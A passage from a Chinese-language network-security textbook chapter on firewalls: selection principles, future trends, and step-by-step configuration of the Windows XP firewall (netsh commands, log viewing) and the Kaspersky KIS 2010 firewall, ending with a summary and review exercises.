一个好的防火墙应该以整体网络保护者自居，它所保护的对象应该是全部的 Intranet，并不仅是那些通过防火墙的使用者。

（2）一个好的防火墙必须能弥补其他操作系统的不足。

一个好的防火墙必须是建立在操作系统之前而不是在操作系统之上，所以操作系统有的漏洞可能并不会影响到一个好的防火墙系统所提供的安全性。由于硬件平台的普及以及执行效率的因素，大部分企业均会把对外提供各种服务的服务器分散至许多操作平台上，但在无法保证所有主机安全的情况下，选择防火墙作为整体安全的保护者是非常明智的。这正说明了操作系统提供的安全级别并不一定会直接对整体安全造成影响，因为一个好的防火墙必须能弥补操作系统的不足。

（3）一个好的防火墙应该为使用者提供不同平台的选择。

由于防火墙并非完全由硬件构成，所以软件（操作系统）所提供的功能以及执行效率、使用者的操作意愿及熟悉程度都会影响防火墙的整体效果。因此一个好的防火墙不但本身要有良好的执行效率，也应该提供多平台的执行方式供使用者选择，毕竟使用者才是完全的控制者。使用者应该选择一套符合现有环境需求的软件，而非为了软件的限制而改变现有环境。

（4）一个好的防火墙应能向使用者提供完善的售后服务。

由于有新的产品出现，就会有人研究新的破解方法，所以一个好的防火墙生产商必须有一个庞大的组织作为使用者的安全后盾。防火墙安装和投入使用后，并非万事大吉。要想

充分发挥它的安全防护作用,必须对它进行跟踪和维护,要与商家保持密切的联系,时刻关注商家的动态。因为商家一旦发现其产品存在安全漏洞,将会发布补救产品,此时应尽快确认真伪(防止特洛伊木马等病毒),并对防火墙软件进行更新。

3.7 防火墙技术的展望

防火墙技术作为目前用来实现网络安全的一种手段,主要是用来拒绝未经授权的用户访问网络资源、存取敏感数据,同时允许合法用户不受妨碍地访问网络资源。如果使用得当,可以在很大程度上提高网络安全性能,但是并不能百分之百解决网络上的信息安全问题。比如防火墙虽然能对外部网络的攻击进行有效的防护,但对来自内部网络的攻击却无能为力。事实上,据统计,60%以上的网络安全问题来自内部网络,而且网络程序和网络管理系统中也可能存在缺陷。因此网络安全单靠防火墙是不够的,还需要考虑其他技术和非技术的因素,如信息加密技术、制定法规、提高网络管理人员的安全意识等。现在网络防火墙技术在不断地发展,值得研究的课题很多,例如,如何对一个防火墙产品进行危险评估;如何对网络中传输的敏感数据进行加密,数据应在网络哪一层加密,采用传统密码体制还是公钥密码体制;如何在网络协议中增加鉴别机制对通信双方的身份进行鉴别;防火墙算法设计,知识工程和专家系统在防火墙安全策略研究中的应用;如何减少对网络性能的影响,设计开放的与硬件平台和软件平台无关的防火墙产品等。

3.7.1 防火墙发展趋势

鉴于 Internet 发展的迅猛势头和防火墙产品的更新步伐,要全面展望防火墙技术的发展几乎是不可能的。但是,从产品种类及功能上,可以看出一些动向和趋势,下面诸点有可能是防火墙产品下一步的发展走向。

(1) 多级过滤技术。指防火墙采用多级过滤措施,并辅以鉴别手段。在分组过滤(网络层)一级,过滤掉所有的源路由分组和假冒的 IP 源地址;在传输层一级,遵循过滤规则,过滤掉所有禁止出或入的协议和有害数据包,如 nuke 包、圣诞树包等;在应用网关(应用层)一级,能利用 FTP,SMTP 等各种网关,控制和监测 Internet 提供的所用通用服务。

(2) 病毒防火墙。指防火墙具有病毒防护功能。可以有效地防止病毒在网络中传播,比等待攻击的发生更加积极。

(3) 集中式管理。分布式和分层的安全结构是将来的趋势。集中式管理可以降低管理成本,并保证在大型网络中安全策略的一致性。快速响应和快速防御也要求采用集中式管理系统。目前这种分布式防火墙早已由 Cisco(思科)、3Com 等大的网络设备开发商开发成功,也就是目前所称的“分布式防火墙”和“嵌入式防火墙”。

(4) 强大的审计功能和自动日志分析功能。这两点的应用可以更早地发现潜在的威胁并预防攻击的发生。日志功能还可以使管理员有效地发现系统中存的安全漏洞,以便及时地调整安全策略等,具有非常大的帮助。不过具有这种功能的防火墙通常是比较高级的,早期的静态包过滤防火墙是不具有的。

3.7.2 防火墙需求的变化

根据上述趋势，选择防火墙的标准将集中在以下几个方面：

（1）易于管理性。

（2）应用透明性。

（3）鉴别与加密功能。

（4）操作环境和硬件要求。

（5）VPN 的功能。

（6）接口的数量。

（7）成本。

3.8 防火墙应用实例

3.8.1 Windows 自带防火墙

从 Windows XP 开始，Windows 系列操作系统都带有防火墙功能，微软公司一直在稳步改善不断推出的系统的防火墙功能。Windows 防火墙是一个基于主机的状态防火墙，它丢弃所有未请求的传入流量，即那些既没有对应于为响应计算机的某个请求而发送的流量（请求流量），也没有对应于已指定为允许的未请求的流量（异常流量）。Windows 防火墙提供某种程度的保护，避免那些依赖未请求的传入流量来攻击网络上的计算机的恶意用户和程序。

Windows XP SP2 所带的防火墙是取代原先版本的 Internet Connection Firewall，默认状态下防火墙在所有的网卡界面均为开启状态，无论是 Windows XP 全新安装还是升级安装，这个选项都可以在默认的情况下给网络连接提供更多的保护。在大多数情况下，系统会自动提醒用户进行安全设置，包括杀毒软件、防火墙以及系统补丁自动更新，当 Windows XP 系统打开防火墙后，如果设置得当可以从一定程度上加强系统的安全。

1. 启用和关闭 Windows 防火墙

启用和关闭 Windows XP 中的防火墙操作如下。单击“开始”|“控制面板”，在控制面板中双击“Windows 防火墙”图标，打开“Windows 防火墙”窗口，如图 3-10 所示，选中“启用（推荐）”，或者“关闭（不推荐）”。

在“常规”选项卡中有“启用（推荐）”、“不允许例外”以及“关闭（不推荐）”3 个选项。“启用（推荐）”表示启用 Windows 防火墙；当勾选“不允许例外”后 Windows 防火墙将拦截所有的连接该计算机的网络请求，包括在“例外”选项卡中列表的应用程序和系统服务。当需要为计算机提供最大程度的保护时（例如，连接到旅馆或机场中的公用网络时，或者当危险病毒或蠕虫病毒正在 Internet 上传播时），可以使用该设置。另外，防火墙也将拦截文件和打印机共享，以及网络设备的侦测。

使用“不允许例外”选项的 Windows 防火墙比较适用于连接在公共网络上的个人计算机，它拦截了绝大部分应用程序，但仍然可以浏览网页，发送接收电子邮件，或者使用即时通信软件。



图 3-10　启动和关闭自带防火墙

“例外”选项卡中允许添加阻止规则例外的程序和端口来允许特定的进站通信。

2. 设置例外，允许程序通过 Windows 防火墙通信

在“常规”选项卡中不勾选“不允许例外”，然后单击“例外”标签，如图 3-11 所示，在“程序和服务”列表中会显示通过 Windows 防火墙的程序和服务，勾选相应选项表示通过防火墙，单击“添加程序”按钮添加允许通过防火墙的程序。如图中设置 Fetion 程序等允许通过防火墙。



图 3-11　设置例外选项

对于选中的程序，可以对其通信的范围和端口进行设置。在“例外”选项卡中，选中相应程序，单击“编辑”按钮可设置其范围，如图 3-12 所示。单击图 3-11 中的“添加端口”按钮，可以更改应用程序允许访问的端口，如图 3-13 所示。输入名称后在“端口号”中输入允许的端口号，然后选中 TCP 或者 UDP 网络协议。



图 3-12　设置通信范围

3. 启用和查看防火墙日志

Windows 防火墙默认不对日志进行记录，需要在“高级”选项卡进行设置。单击“安全日志记录”中的“设置”按钮，打开“日志设置”窗口，如图 3-14 所示。分别勾选“记录被丢弃的数据包”和“记录成功的连接”选项，并设置日志文件的保存路径和名称。进行了如上设置后，防火墙的日志信息就被记录下来。



图 3-13　端口设置



图 3-14　“日志设置”对话框

可以打开日志文件(pfirewall.log)，查看重要的连接日志记录，了解哪些 IP 访问本地计算机，如图 3-15 所示。

4. 通过命令行进行防火墙配置

Windows 防火墙的配置和状态信息可以通过命令 netsh.exe 获得。可以使用 netsh

```
pfirewall.log - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn tcpack

2010-07-03 13:14:00 OPEN UDP 10.11.42.211 10.11.5.25 54005 53 - - - - - - - - - -
2010-07-03 13:14:00 CLOSE TCP 10.11.42.211 125.39.100.77 3416 80 - - - - - - - - - -
2010-07-03 13:14:09 DROP UDP 10.11.42.215 10.11.42.255 138 138 202 - - - - - - - - RECEIVE
2010-07-03 13:14:09 DROP UDP 10.11.42.215 10.11.42.255 137 137 78 - - - - - - - - RECEIVE
2010-07-03 13:14:09 DROP UDP 10.11.42.215 10.11.42.255 137 137 78 - - - - - - - - RECEIVE
2010-07-03 13:14:10 DROP UDP 10.11.42.215 10.11.42.255 137 137 78 - - - - - - - - RECEIVE
2010-07-03 13:14:00 OPEN TCP 10.11.42.211 125.39.100.77 3416 80 - - - - - - - - - -
2010-07-03 13:14:14 DROP UDP 10.11.42.215 10.11.42.255 137 137 78 - - - - - - - - RECEIVE
2010-07-03 13:14:15 DROP UDP 10.11.42.215 10.11.42.255 137 137 78 - - - - - - - - RECEIVE
2010-07-03 13:14:18 DROP UDP 10.11.42.215 10.11.42.255 137 137 78 - - - - - - - - RECEIVE
2010-07-03 13:14:19 DROP UDP 10.11.42.215 10.11.42.255 137 137 78 - - - - - - - - RECEIVE
```

图 3-15 日志记录

firewall 命令来获取防火墙信息和修改防火墙设定，在命令提示符下输入 netsh firewall 命令后会显示其详细参数，如图 3-16 所示，使用这些参数可以添加、删除、配置、查看防火墙。每个参数中又有多个参数，如 show 参数的下一级参数如图 3-17 所示，分别可以显示防火墙的状态、允许程序、端口等信息。

```
C:\>netsh firewall

下列指令有效:

此上下文中的命令:
?              - 显示命令列表。
add            - 添加防火墙配置。
delete         - 删除防火墙配置。
dump           - 显示一个配置脚本。
help           - 显示命令列表。
reset          - 将防火墙配置重置为默认值。
set            - 设置防火墙配置。
show           - 显示防火墙配置。

若需要命令的更多帮助信息，请输入命令，
后面跟 ?。
```

图 3-16 netsh firewall 命令参数

```
C:\>netsh firewall show

下列指令有效:

此上下文中的命令:
show allowedprogram - 显示防火墙允许的程序配置。
show config    - 显示防火墙配置。
show currentprofile - 显示当前防火墙配置文件。
show icmpsetting - 显示防火墙 ICMP 配置。
show logging   - 显示防火墙记录配置。
show multicastbroadcastresponse - 显示防火墙多播/广播响应配置。
show notifications - 显示防火墙操作配置。
show opmode    - 显示防火墙端口配置。
show portopening - 显示防火墙端口配置。
show service   - 显示防火墙服务配置。
show state     - 显示当前防火墙状态。
```

图 3-17 netsh firewall show 命令参数

3.8.2 卡巴斯基防火墙

1. 卡巴斯基防火墙概述

卡巴斯基(Kaspersky Labs)是国际著名的信息安全厂商，总部设在俄罗斯首都莫斯科。该厂商为个人用户、企业网络提供反病毒、防黑客和反垃圾邮件产品。Kaspersky Internet Security(KIS，卡巴斯基安全套装)包含防火墙组件，能够提升局域网络和因特网的安全性。

它保护计算机和应用程序对抗因特网的威胁,并且保护计算机以防范网络上的攻击。所有网络连接都要应用防火墙规则,如果防火墙检测到连接,将会应用允许或阻止规则。

防火墙能够从两个级别来防御不同类型的攻击：网络和应用程序。

在网络级别上的保护,防火墙通过对数据包方向、传输协议和出站数据包端口等参数进行分析,使用全局包过滤规则来允许或阻止网络活动。

在应用程序级别上的保护,通过应用程序规则,对安装在计算机上的应用程序所使用的网络资源进行管理。就像网络级别上的保护一样,应用程序级别的保护也是建立于分析数据包的方向、传输协议和所使用端口基础上的。然而,在应用程序级别,不仅是所有的数据包特征,发送和接收数据包的程序也是监控的对象。使用应用程序规则,能够帮助用户配置更加有针对性的保护,例如,对于某些应用程序来说,某个连接类型是被禁止的,但是对于其他应用程序却是允许出的。

基于两种防火墙保护级别,有两种防火墙规则类型：

- 包规则：被用来创建常规的网络活动限制规则,而不管安装的应用程序类型,例如创建了一个阻止 21 端口入站连接的规则,任何使用这个端口的程序(如 FTP 服务器)都无法被外部访问。
- 应用程序规则：被用来创建指定程序的网络活动限制规则,例如端口 80 不允许任何程序连接,可以创建一个规则仅允许 Firefox 使用该端口。

包规则和应用程序规则都可以是允许或阻止。

下面以 KIS2010 中的防火墙为例,具体讲解卡巴斯基防火墙的设置和管理。

2. 卡巴斯基防火墙设置

(1) 开启和关闭防火墙

防火墙是 KIS 2010 的一个组件,打开 KIS 2010,可以看到 KIS 2010 有 5 个功能中心,分别是：保护中心、安全中心、扫描中心、更新中心和工具中心。单击“保护中心”,然后选择“网络在线安全”,就可以看到防火墙功能了,如图 3-18 所示。单击“防火墙”,弹出设置窗口,如图 3-19 所示。选中“开启防火墙”选项,防火墙就开始工作了。



图 3-18　KIS 2010 中的防火墙功能




图 3-19　防火墙的开启和关闭

（2）配置应用程序规则

在 KIS 2010 的防火墙中，单击“应用程序规则”下的“配置规则”按钮，可以看到防火墙对应用程序的访问控制分为 4 个级别：

- 受信任组：该组中的应用程序均可被允许从事任何网络活动。
- 低限制组：该组中的应用程序可从事任何非交互式的网络活动。当以交互模式工作时，通知将显示在屏幕上，可以使用允许或禁止的连接，或者使用规则向导创建规则。
- 高限制组：该组中的应用程序不可以从事任何非交互式的网络活动。当以交互模式工作时，通知将显示在屏幕上，可以使用允许或禁止的连接，或者使用规则向导创建规则。
- 不信任组：该组中的应用程序均禁止从事任何非交互式的网络活动。

由于低限制组中也有部分程序不安全，所以需要在总的规则中先禁止整个低限制组访问网络，如图 3-20 所示。




图 3-20　修改整个低限制组的访问规则

其后再对于单独的程序访问控制进行具体设置。步骤如下：

① 在防火墙设置首界面，单击“设置”，进入访问程序列表。

② 选中要修改的“低限制组”的程序，本例中选择 Microsoft Developer Studio，然后单

击该程序前的“+”按钮，选中对应的网络规则右击鼠标，在弹出的菜单中选择“允许”，则 Microsoft Developer Studio 程序就可以进行网络访问了，如图 3-21 所示。



图 3-21　修改低限制组中某个应用程序的访问规则

（3）允许程序访问特定的端口

可以对具体程序的访问端口进行单独设置。设置访问端口分为两种情况：一种是有默认访问端口规则的，例如 DNS over UDP，Sending E-mails 等，对于这些网络规则可以直接添加到应用程序中。第二种为无默认端口规则的情况下，需要具体指定端口和协议的情况。

在第一种情况下，允许 Microsoft Developer Studio 程序通过 Web-Browsing 的访问，操作步骤如下。

① 单击“设置”，进入访问程序列表。

② 选中 Microsoft Developer Studio 程序，然后单击“添加”，打开“网络规则”对话框，在该对话框中的“网络服务”项目中选择 Web-Browsing，单击“确定”按钮，可以看到在 Microsoft Developer Studio 程序下，多了一个网络访问方式，如图 3-22 所示。

在第二种情况下，添加网络规则时需要在“网络规则”对话框中单击“添加”，然后在弹出的“网络服务”对话框中进行名称、协议、远程端口、本地端口等的设置，然后单击“确定”，如图 3-23 所示。

（4）允许程序访问某一特定 IP

可以允许应用程序访问某一特定的 IP 地址。具体设置步骤如下。

① 单击“设置”，进入访问程序列表，选中应用程序，然后单击“添加”，打开“网络规则”对话框。

② 在“网络服务”中选择 Any outgoing TCP stream，在“地址”中选中“来自组地址”，单击“添加”，弹出“网络地址”界面，添上“名称”（必须），单击“添加”，弹出“IP 地址或 DNS 名称”界面，在框中添上要允许的 IP 地址。单击“确定”完成该 IP 的设置。然后依次单击“确定”完成 TCP 端口的设置，如图 3-24 所示。

过滤规则 网络 资源

显示下列状态的网络规则： 所有网络

网络服务

360se (受信任组) C:\Program Files\360\360SE3\360

NVIDIA Hotkey Service, Version 1 C:\WINDOWS\SYSTEM32\NVHOT

卡巴斯基全功能安全软件 (受信任组) C:\Program Files\Kaspersky Lab\Ka

Kaspersky Anti-Virus GUI Windows C:\Program Files\Kaspersky Lab\Ka

Fetion (受信任组) C:\Program Files\CHINA MOBILE\F

Fetion (受信任组) C:\Program Files\CHINA MOBILE\F

Microsoft (R) Developer Studio C:\Program Files\MICROSOFT VI

Any network activity

Any network activity

添加 编辑 删除 上移 下移

帮助

网络规则

操作

允许

阻止

记录事件

网络服务

DNS over TCP

DNS over UDP

Sending E-Mails

Receiving E-Mails

Web-Browsing

IRC Activity (out)

添加 编辑 删除

地址

任何地址

子网地址状态： 信任网络

来自组地址：

添加 编辑 删除

帮助 确定

图 3-22 为应用程序添加网络规则(有默认端口规则)

网络服务

名称： newNet

协议： TCP

方向： 接收/发送

远程端口： 8909

本地端口： 8080

帮助 确定 取消

图 3-23 为应用程序添加网络规则(无默认端口规则)



图 3-24 允许程序访问某一特定 IP

（5）开启隐身模式

卡巴斯基防火墙提供了隐身模式设置，开启隐身模式后，别人无法扫描到该电脑和打开的端口，相对要安全一些，但是开启后会影响下载和网游功能。

开启卡巴斯基2010防火墙隐身模式的方法为，进入卡巴斯基2010中"防火墙"界面，单击右上角的"设置"按钮，在防火墙设置界面中选择"过滤规则"，找到"包规则"，展开之后找到Any incoming TCP stream 和 Any incoming UDP stream，将该两项的"操作"分别设置为"拒绝"，如图3-25所示。



图3-25　设置防火墙隐身模式

3.9　本章小结

本章着重介绍了防火墙的基本概念、分类、安全标准、配置及选择原则等内容。

作为近年来新兴的保护计算机网络安全技术性措施，防火墙是一种隔离控制技术，在某个机构的网络和不安全的网络之间设置障碍，阻止对信息资源的非法访问，也可以使用防火墙阻止专利信息从公司的网络上被非法输出。换言之防火墙是一道门槛，控制进出两个方向的通信。通过限制与网络或某一特定区域的通信，达到防止非法用户侵犯Internet和公用网络的目的。

防火墙是一种被动防卫技术，由于它假设了网络的边界和服务，所以对内部的非法访问难以有效地控制。因此，防火墙最适合应用于相对独立的、与外部网络互连途径有限、网络服务种类相对集中的单一网络。例如常见的企业专用网。

实现防火墙的主要技术有：数据包过滤路由器、应用双宿主网关的代理服务、主机屏蔽防火墙、子网屏蔽防火墙和分布式防火墙等。

防火墙的具体实现产品有很多，个人防火墙有卡巴斯基防火墙和瑞星防火墙等，本章重点介绍了卡巴斯基个人版防火墙。

练 习 题

基础练习题

1. 什么是防火墙？在网络中为什么要设置防火墙？
2. 简述防火墙的作用、特性和优缺点。
3. 防火墙的基本准则是什么？
4. 防火墙的基本结构是怎样的？如何起“防火墙”作用？
5. 防火墙的类型有哪几种？
6. 在网络中如何配置防火墙？
7. 简述防火墙的访问控制策略。
